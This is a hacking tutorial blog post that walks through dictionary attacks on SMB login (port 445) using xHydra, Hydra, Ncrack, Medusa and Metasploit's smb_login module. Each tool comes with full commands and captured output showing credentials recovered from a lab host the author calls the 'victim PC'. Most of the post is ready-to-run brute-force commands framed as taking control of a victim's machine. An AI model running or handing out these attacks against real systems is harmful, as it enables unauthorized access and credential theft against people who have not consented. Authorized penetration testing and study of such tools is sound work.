Password Cracking:SMB

August 15, 2016 By Raj Chandel

In this article, we will learn how to gain control over our victim's PC through SMB Port. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.

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

xHydra

This is the graphical version to apply dictionary attack via SMB port to hack a system. For this method to work:


Open **xHydra** in your Kali. And select **Single Target option** and there give the IP of your victim PC. And select **smb** in the box against **Protocol option** and give the port number **445** against the **port option**.



Now, go to **Passwords tab** and select **Username List** and give the path of your text file, which contains usernames, in the box adjacent to it. Then select Password List and give the path of your text file, which contains all the passwords, in the box adjacent to it.



After doing this, go to the Start tab and click on the **Start** button on the left. Now, the process of dictionary attack will start. Thus, you will attain the **username** as **pc21** and **password** as **123** of your victim.



Hydra

This is one command method and works efficiently with not much work. This method works in the terminal of kali. Therefore, open the terminal in your kali and type:

```
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 smb
```

Here,

-L –> denotes the path of username list

-P –> is to denote the path of the password

Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. After a few minutes, Hydra cracks the credential, as you can observe that we had successfully grabbed the SMB **username** as **pc21** and **password** as **123**.

```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 smb
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret servi
Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-06 02:49:42
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 16 login tries (l:4/p:4), ~16 tries per ta
[DATA] attacking smb://192.168.1.118:445/
[445][smb] host: 192.168.1.118   login: pc21   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-06 02:49:43
```

Ncrack

This too is a one command method which also works in the terminal of kali. Go to your terminal and type:

```
ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 -p 445
```

Here,

-U –> denotes the path of username list

-P –> denotes password file's path

445 –> is the port number

And so, with little work, we can attain the password and username of our victim's PC. Hence, all the methods to hack a system through SMB port which is used for file sharing

```
root@kali:~# ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 -p 445

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-06 02:51 EST

Discovered credentials for netbios-ssn on 192.168.1.118 445/tcp:
192.168.1.118 445/tcp netbios-ssn: 'pc21' '123'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
```

Medusa

Medusa is a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible Run the following command

```
medusa -h 192.168.1.118 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M smb
```

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.

```
root@kali:~# medusa -h 192.168.1.118 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M smbnt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: pc21 (3 of 4, 2 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: pc21 (3 of 4, 2 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: pc21 (3 of 4, 2 complete) Pa
ACCOUNT FOUND: [smbnt] Host: 192.168.1.118 User: pc21 Password: 123 [SUCCESS (ADMIN$ - Access Deni
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
```

Metasploit

This module will test an SMB login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Once the Metasploit opens type:

```
use auxiliary/scanner/smb/smb_login
msf exploit (smb_login)>set rhosts 192.168.1.118
msf exploit (smb_login)>set user_file /root/Desktop/user.txt
msf exploit (smb_login)>set pass_file /root/Desktop/pass.txt
msf exploit (smb_login)>set stop_on_success true
msf exploit (smb_login)>exploit
```

Here,

auxiliary/scanner/smb/smb_login—> is a module we will use to attempt to login

/root/Desktop/user.txt –> is the path of a text file which is the resident of all the possible usernames.

/root/Desktop/pass.txt –> is the path of a text file in which all the possible passwords resides.

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.118
rhosts => 192.168.1.118
msf auxiliary(scanner/smb/smb_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/smb/smb_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/smb/smb_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.1.118:445     - 192.168.1.118:445 - Starting SMB login bruteforce
[*] 192.168.1.118:445     - 192.168.1.118:445 - This system does not accept authe
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\root:root',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\root:raj',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\root:123',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\root:toor',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\raj:root',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\raj:raj',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\raj:123',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\raj:toor',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\pc21:root',
[-] 192.168.1.118:445     - 192.168.1.118:445 - Failed: '.\pc21:raj',
[+] 192.168.1.118:445     - 192.168.1.118:445 - Success: '.\pc21:123'
[*] 192.168.1.118:445     - 192.168.1.118:445 - Domain is ignored for user pc21
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```